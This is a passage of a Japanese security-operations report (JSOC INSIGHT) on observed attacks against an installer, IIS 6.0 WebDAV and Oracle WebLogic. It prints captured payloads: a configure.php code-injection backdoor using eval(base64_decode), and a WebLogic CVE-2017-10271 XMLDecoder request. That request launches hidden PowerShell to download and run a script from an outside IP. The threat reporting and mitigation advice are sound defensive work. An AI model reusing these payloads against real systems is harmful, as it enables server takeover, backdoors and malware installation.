```

図 12 コードインジェクションされた configure.php(抜粋)




図 13 configure.php にアクセスした結果

また、DB_DATABASEの他にもPOSTリクエストのパラメータとして値を受け取り定義される定数において、同様にバリデーションが不十分であり、コードインジェクションが可能であることを確認しています。以下に、インジェクション可能であった定数を示します。

【コードインジェクション可能な定数】

- DB_SERVER
- DB_SERVER_USERNAME
- DB_SERVER_PASSWORD
- DB_DATABASE
- CFG_TIME_ZONE

4.2.2 攻撃通信の検知傾向

図 14に、本脆弱性を狙った攻撃通信の検知例を示します。

本攻撃通信が成功した場合、POSTリクエストで受け取ったguigeパラメータの値をBase64でデコードした上でPHPコードとして実行する処理(図 14-①)がconfigure.phpへ挿入されるため、configure.phpをバックドアとして動作させることが可能になります。また、guigeパラメータを使用するバックドアは、先に紹介したDrupalの脆弱性やOpenSNSの脆弱性を狙った攻撃通信でも検知していまし

た。

```
POST /install/install.php?step=4 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.87 Safari/537.36
Content-Length: 111
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Host: [redacted]
Connection: Keep-Alive
Accept-Encoding: gzip,deflate

DIR_FS_DOCUMENT_ROOT=./&DB_DATABASE=');@eval(base64_decode($_POST['guige']));/*
```

①

図 14 本脆弱性を狙った攻撃通信の検知例

図 15に、本脆弱性を狙った攻撃通信の検知件数推移を示します。

6月22日から23日にかけて(図 15-①)および、28日から29日にかけて(図 15-②)において、計2回の突発的な検知がありました。どちらの検知においても攻撃内容は図 14に示した内容と同一でしたが、送信元のIPアドレスは異なりました。図 15-①の検知は222.186.190.100(中国)、図 15-②の検知は103.82.140.66(香港)を送信元としていました。




図 15 本脆弱性を狙った攻撃通信の検知件数推移

4.2.3 脆弱性の対策

本脆弱性は、install ディレクトリ配下のファイルを公開している場合に攻撃の影響を受けるため、install ディレクトリ配下のファイルを削除する、またはアクセス制限を実施する等の対策が考えられます。

4.3 IIS 6.0 および WebLogic の脆弱性を悪用した攻撃通信の増加

IIS 6.0 の WebDAV 機能における任意のコード実行が可能な脆弱性(CVE-2017-7269)[8]および Oracle WebLogic Server における任意のコード実行が可能な脆弱性(CVE-2017-10271)[9]を狙った攻撃通信について、長期的に多くの検知を確認しました。

4.3.1 検知件数の推移

図 16に、CVE-2017-7269の脆弱性およびCVE-2017-10271の脆弱性を狙った攻撃通信における検知件数の推移を示します。

CVE-2017-7269は4月2日から、CVE-2017-10271は3月26日から検知件数が増加し、以降非常に多数の攻撃通信を継続して検知していることがわかります。また、検知件数の推移について似通った傾向がありました。検知した攻撃通信の送信元として多数のIPアドレスを確認していますが、多くの送信元からそれぞれの脆弱性を狙った攻撃通信をどちらも検知している状況であることから、推移に類似性が発生したと考えられ、本検知件数の増加については同一の攻撃者による活動であると推測します。




図 16 CVE-2017-7269 の脆弱性および CVE-2017-10271 の脆弱性を狙った攻撃通信における検知件数の推移

[8] JSOC INSIGHT vol.16 4.3 IIS 6.0 の WebDAV 機能における任意コード実行の脆弱性
https://www.lac.co.jp/lacwatch/pdf/20170704_jsoc_j001t.pdf

[9] JSOC INSIGHT vol.19 4.1 Oracle WebLogic Server の任意コード実行の脆弱性
https://www.lac.co.jp/lacwatch/pdf/20180411_jsoc_a001t.pdf

4.3.2 攻撃通信の内容

本事象について、CVE-2017-7269 の脆弱性を狙った攻撃通信についてはシェルコードの一部しか検知ログに記録されていなかったため、攻撃内容を特定することはできませんでした。しかしながら、CVE-2017-10271 の脆弱性を狙った攻撃通信については多くの検知ログに攻撃内容が記録されていたため、本脆弱性を狙った攻撃通信に関しては同一の攻撃内容であることを確認できました。

図 17 に検知した CVE-2017-10271 の脆弱性を狙った攻撃通信の例を、図 18 に図 17-①の文字列をデコードした結果を示します。

攻撃の内容は外部から文字列を取得し実行する試みで、PowerShell スクリプトが配置されていると考えられる URL のファイルパス「/images/test/DL.php」が固定であるという特徴がありました。公開情報を基に調査したところ、仮想通貨の採掘やランサムウェアへの感染を目的とした活動であるといった情報を確認しています。

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:5.0) Gecko/20100101 Firefox/5.0
Connection: Close
Content-Type: text/xml
Content-Length: 1187

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.8.0_131" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
  <array class="java.lang.String" length="3">
    <void index="0">
      <string>cmd.exe</string>
    </void>
    <void index="1">
      <string>/c</string>
    </void>
    <void index="2">
      <string>Start /Min PowerShell.exe -NoP -NonI -EP ByPass -W Hidden -E                    ①
JABPAFMAPQAoAEcAVwBtAGkAIABXAGkAbgAzADIAXwBPAHAAZQByAGEAdABpAG4AZwBTAHkAcwB0AGUAbQApAC4AQwBhAHAAdABpAG8AbgA7ACQAV
wBDAD0ATgBlAHcALQBPAGIAagB1AGMAdAAgAE4AZQB0AC4AVwB1AGIAQwBsAGkAZQBuAHQAOwAkAFcAQwAuAEgAZQBhAGQAZQByAHMAWwAnAFUAcw
B1AHIALQBBAGcAZQBuAHQAJwBdAD0AIgBQAG8AdwBlAHIAUwBoAGUAbABsAC8AVwBMACAAJABPAFMAIgA7AEkARQBYACAAJABXAEMALgBEAG8AdwB
uAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADAALgAyADUALgAxADQAOAAuADIAMAAyAC8AaQBtAGEAZwBlAHMALwB0
AGUAcwB0AC8ARABMAC4AcABoAHAAJwApADsA</string>
    </void>
  </array>
    <void method="start"/>
</void>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```

図 17 検知した CVE-2017-10271 の脆弱性を狙った攻撃通信の例

```
$OS=(GWmi Win32_OperatingSystem).Caption;
$WC=New-Object Net.WebClient;$WC.Headers[
'User-Agent']="PowerShell/WL $OS";IEX $WC.
DownloadString('http://120.25.148.202/imag
es/test/DL.php');
```

図 18 図 17-①の文字列をデコードした結果

また、本攻撃の URL に用いられた IP アドレスについては、複数の IP アドレスを確認しています。
表 5 に、検知ログから確認した IP アドレスの一覧を示します。

表 5 検知ログから確認した IP アドレスの一覧

120.25.148.202	121.17.28.15	111.230.229.226
222.184.79.11	192.99.142.248	128.199.86.57
101.200.45.78		

4.3.3 攻撃通信の送信元

図 19に、送信元IPアドレスの国別割合を示します。

本事象はどちらの脆弱性を狙った攻撃通信においても多数のIPアドレスが送信元となっており、特定のIPアドレスへの偏りはみられませんでした。しかしながら、送信元IPアドレスが割り当てられている国を確認したところ、多くのIPアドレスが中国に割り当てられているIPアドレスでした。




図 19 送信元 IP アドレスの国別割合

4.3.4 本事象への対応

今回行われた攻撃は、攻撃成功時に発生する HTTP 通信の URL が固定されていたため、Proxy ログに該当する URL が記録されていないかの確認や、FW ログに URL に記録されていた IP アドレス宛への通信が記録されていないかの確認を推奨します。

また、CVE-2017-7269 の脆弱性および CVE-2017-10271 の脆弱性を狙った攻撃通信を依然として検知している状況から、脆弱性の影響を受ける環境を使用している場合、早急な対応が必要です。各脆弱性に関して、影響を受ける可能性があるバージョンを以下に示します。

【CVE-2017-7269】

- Microsoft IIS 6.0 において WebDAV 機能が有効な環境[10]

【CVE-2017-10271】

- Oracle WebLogic Server 10.3.6.0.0
- Oracle WebLogic Server 12.1.3.0.0
- Oracle WebLogic Server 12.2.1.1.0
- Oracle WebLogic Server 12.2.1.2.0
- Oracle WebLogic Server 12.2.1.0.0[11]

[10] 該当のソフトウェアが含まれる可能性のある製品
Windows Server 2003
Windows Server 2003 R2
Windows XP Professional

[11] JSOC における検証の結果影響を受けることを確認したバージョン

5　終わりに

JSOC INSIGHT は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を行うことを重視しています。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT では多数の検知が行われた流行のインシデントに加え、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、適時情報提供を目指しています。

JSOC が、「安全・安心」を提供できるビジネスシーンの支えとなることができれば幸いです。

JSOC INSIGHT vol.21
【執筆】
阿部 翔平 / 今井 志有人 / 鈴木 翔 / 園田 真人
(五十音順)

LAC ともに、イキル

株式会社ラック
〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー
E-MAIL：sales@lac.co.jp
https://www.lac.co.jp/